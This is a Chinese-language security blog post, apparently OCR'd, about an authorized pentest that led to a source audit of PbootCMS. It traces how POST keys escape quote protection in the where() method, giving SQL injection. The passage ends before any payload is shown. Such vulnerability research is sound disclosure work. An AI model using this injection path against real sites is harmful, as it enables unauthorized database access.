
记一次授权测试到顺手挖一个 0day – 安全客，安全资讯平台

记在一次授权的渗透测试过程中遇到了这样一个项目，开始对前台一顿 fuzz，端口一顿扫描也并没有发现什么可利用的漏洞。

前言

记在一次授权的渗透测试过程中遇到了这样一个项目，开始对前台一顿 fuzz，端口一顿扫描也并没有发现什么可利用的漏洞，哪怕挖一个 xss 也行啊，但是 xss 也并没有挖掘到，实在不行挖一个信息泄露也好啊，果然让我挖掘到了一个信息泄露，get 到了程序的指纹。



Pbootcms 是一套开源网站系统，然后百度了下该程序所爆出来的漏洞进行了测试，发现都失败了，猜测应该是程序升级到了较新版本，造成了网上爆出来的漏洞都被修复了。既然没有捷径可走，那还是只有老老实实去官网下载一份源码回来审计测试。

源码审计

1. 数据获取

通过对程序源代码的审查发现该程序封装了自己的数据获取助手函数：get(),post(),request() 等，获取流程如下：用 post() 函数举例说明：post('name','vars')。

```
497 function post($name, $type = null, $require = false, $vartext = null, $default = null)
498 {
499     $condition = array(
500         'd_source' => 'post',
501         'd_type' => $type,
502         'd_require' => $require,
503         $name => $vartext,
504         'd_default' => $default
505
506     );
507     return filter($name, $condition);
508 }
509
```

可以看到将我们的传入的数据再次传入到了 filter 函数中：

```
354         case 'letter':
355             if (! preg_match( pattern: '/^[a-zA-Z]+$/', $data)) {...}
358             break;
359         case 'var':
360             if (! preg_match( pattern: '/^[\w\-\.]+$/', $data)) {...}
363             break;
364         case 'bool':...
369         case 'date':
370             if (! strtotime($data)) {...}
373             break;
374         case 'array':
375             if (! is_array($data)) {...}
378             break;
379         case 'object':
380             if (! is_object($data)) {...}
383             break;
384         case 'vars':
385             if (! preg_match( pattern: '/^[\x{4e00}-\x{9fa5}\w\-\.,\s]+$/u', $data)) {
386                 $err = '只能包含中文、字母、数字、横线、点、逗号、空格！';
387             }
388             break;
```

在 filter 函数中，会对获取到的数据进行一系列的强过滤，例如我们这里的 vars，就只能传递中文，字母，数字，点，逗号，空格这些字符。（PS: 因为不能传递括号“(,)”，所以 sql 注入中的函数都没办法使用，也就导致了什么报错注入，盲注啥的都不能使用，只有联合查询这种可以使用）接着函数在最后还经过了处理。

```
446
447     // 销毁错误
448     unset($err);
449
450     // 返回收据
451     return escape_string($data);
452 }
453
```


跟进 escape_string 函数：

```
373 // 获取转义数据，支持字符串、数组、对象
374 function escape_string($string)
375 {
376     if (! $string)
377         return $string;
378     if (is_array($string)) { // 数组处理
379         foreach ($string as $key => $value) {
380             $string[$key] = escape_string($value);
381         }
382     } elseif (is_object($string)) { // 对象处理
383         foreach ($string as $key => $value) {
384             $string->$key = escape_string($value);
385         }
```

```
387         $string = htmlspecialchars(trim($string), flags: ENT_QUOTES, encoding: 'UTF-8');
388         $string = addslashes($string);
389     }
390     return $string;
391 }
```

对数据还进行了 htmlspecialchars，addslashes 双处理。

数据获取流程图所示：



现在我们对该程序的数据获取已经有了初步的了解，主要的数据获取都是通过 post(),get(),request() 三大助手函数来实现的。

2. 注入挖掘

在审计的过程中发现程序存在较多的如下所示的代码：

```
// 筛选条件支持模糊匹配
return parent::table( table: 'ay_content a')->field($fields)
    ->where($scode_arr, inConnect: 'OR')
    ->where($where)
    ->where($select, inConnect: 'AND', outConnect: 'AND', $fuzzy)
    ->where($filter, inConnect: 'OR')
    ->where($tags, inConnect: 'OR')
    ->join($join)
    ->order($order)
```

```
->page( args: 1, $num, $start)
->decode()
->select();
```


这里我将目光放在了 DB 类库中封装的 where 方法上，代码如下：


```
402     if (is_array($where)) {
403         $where_string = '';
404         $flag = false;
405         foreach ($where as $key => $value) {
406             if ($flag) { // 条件之间内部AND连接
407                 $where_string .= ' ' . $inConnect . ' ';
408             } else {
409                 $flag = true;
410             }
411             if (! is_int($key)) {
412                 if ($fuzzy) {
413                     $where_string .= $key . " like '%" . $value . "%' ";
414                 } else {
415                     $where_string .= $key . "='" . $value . "' ";
416                 }
417             } else {
418                 $where_string .= $value;
419             }
420         }
421         $this->sql['where'] .= $where_string . ')';
422     } else {
423         $this->sql['where'] .= $where . ')';
424     }
```

我们的目标点


如果此处传入的 $where 变量是一个索引数组，那么就会进入红框代码这里，并对值进行拼接。

明确目标之后，我们就可以开始搜索目标了：





一番搜索下来发现，要不数据不可控，要不数据会通过 escape_string 函数，并有单引号保护，达到过滤效果。




3. 峰回路转

通过多次对 where，select，update 等关键字的搜索，但是并没有获取到什么突破性的进展，然后又尝试了对 $GET,$POST 等原生态数据的搜索：

在 appshomecontrollerParserController.php 文件中的 parserSearchLabel 方法中发现了问题：由于该方法代码较长，所以仅截图了关键部分。

可以看到首先遍历了 $_POST 数组，然后将键当做了 $where 数组的键。（这是关键），不过这里我们需要验证一下，键值为 1，这个 1 是整型，还是字符串型，因为我们要控制输入的是索引数组。



是 int 类型，完全符合我们上面的需求。

到这里也就是说这个 $where3 数组的键，值我们都可以控制了，不过 $key：只能是 /^[w-.]+$/ 这些内容。$value: 只能是 /^[x{4e00}-x{9fa5}w-.,s]+$/u 这些内容。

接着继续往下看代码：

这里的 $page 为 true，因为默认值是 true，并且在中途的重新赋值过程中，我们没办法控制它，所以这里必定会执行 getLists 方法。

Getlists 方法代码如下：代码较长，只截图了关键部分。

```
324
325         // 加载扩展字段表
326         if ($ext_table) {...}
333
334         $scode_arr = array();
335         if ($scode) {...}
348
349         $where = array(...);
354
355         // 筛选条件支持模糊匹配
356         return parent::table( table: 'ay_content a')->field($fields)
357             ->where($scode_arr, inConnect: 'OR')
358             ->where($where)
359             ->where($select, inConnect: 'AND', outConnect: 'AND', $fuzzy)
360             ->where($filter, inConnect: 'OR')
361             ->where($tags, inConnect: 'OR')
362             ->join($join)
363             ->order($order)
364             ->page( args: 1, $num, $start)
365             ->decode()
366             ->select();
367     }
368
```

成功的将我们传递的 $where3 数组传递到了 where 方法里面。

接着执行了一个 page 方法：

```
921
922         // 如果调用了分页函数且分页，则执行分页处理
923         if (isset($this->sql['paging']) && $this->sql['paging']) {
924             if ($this->sql['group'] || $this->sql['distinct']) { // 解决使用分组时count(*)
925                 if (get_db_type() == 'mysql') {...} else {...}
947             } else {
948                 // 生成总数计算语句
949                 $count_sql = $this->buildSql($this->countSql, clear: false);
950                 var_dump($count_sql);
951                 // 获取记录总数
952                 if (! ! $rs = $this->getDb()->one($count_sql)) {
953                     $total = $rs->sum;
954                     // 分页内容
955                     $limit = Paging::getInstance()->limit($total, morePageStr: true);
956                     // 获取分页参数并设置分页
```

在前面设置为了

我们的代码会执行到这里。

这里设置了一个 sql 属性，后面会用到。

然后执行了最终的 select 方法。


```
921
922         // 如果调用了分页函数且分页，则执行分页处理
923         if (isset($this->sql['paging']) && $this->sql['paging']) {
924             if ($this->sql['group'] || $this->sql['distinct']) { // 解决使用分组时count(*)
925                 if (get_db_type() == 'mysql') {...} else {...}
947             } else {
948                 // 生成总数计算语句
```


在前面设置为了

```
950         var_dump($count_sql);
951         // 获取记录总数
952         if (! ! $rs = $this->getDb()->one($count_sql)) {
953             $total = $rs->sum;
954             // 分页内容
955             $limit = Paging::getInstance()->limit($total, morePageStr: true);
956             // 获取分页参数并设置分页
```


我们的代码会执行到这里。

其中的 buildsql 方法就是结合我们之前设置的属性值来进行拼接成完整的 sql 语句。


```
121     // 执行SQL构造替换
122     private function buildSql($sql, $clear = true)
123     {
124         preg_match_all( pattern: '/\%([\w]+)\%/', $sql, &: $matches);
125         foreach ($matches[1] as $key => $value) {
126             if (isset($this->sql[$value]) && $this->sql[$value]) {
127                 $sql = str_replace( search: "%$value%", $this->sql[$value], $sql);
128             } else {
129                 if ($value == 'table') {
130                     $sql = str_replace( search: "%$value%", $this->table, $sql);
131                 } else {
132                     $sql = str_replace( search: "%$value%", replace: '', $sql);
133                 }
134             }
135         }
```

这里直接将我们前面通过链式操作 where,order,page 等方法设置的属性进行了替换拼接，又因为我们前面分析的在 where 方法中，如果传递进去的是一个索引数组的话，是没有单引号保护的，所以看到这里就差不多明白了我们成功逃逸了单引号的保护。

总体流程图如下所示：



整个流程几乎已经走完了，测试效果如下：



可以看到我们输入的 aaaaaa 已经成功带入到了 sql 语句中去执行，需要注意的是 我们输入内容是在小括号 () 里面的。

结合上面的 request 助手函数的过滤，我们知道输入的数据只能是指定字符：

常规的报错注入是不能成功的，如：


页面并没有像上面一样报错，而是返回了正常的页面，因为检测到了小括号，直接将我们的数据置为空值了。

4. 绕过注入

因为我们可控的点在 where 后面，where 后面是可以接子查询的，如图：

```
expr:
    expr OR expr
  | expr || expr
  | expr XOR expr
  | expr AND expr
  | expr && expr
  | NOT expr
  | ! expr
  | boolean_primary IS [NOT] {TRUE | FALSE | UNKNOWN}
  | boolean_primary

boolean_primary:
    boolean_primary IS [NOT] NULL
  | boolean_primary <=> predicate
  | boolean_primary comparison_operator predicate
  | boolean_primary comparison_operator {ALL | ANY} (subquery)
  | predicate

comparison_operator: = | >= | > | <= | < | <> | !=

predicate:
```

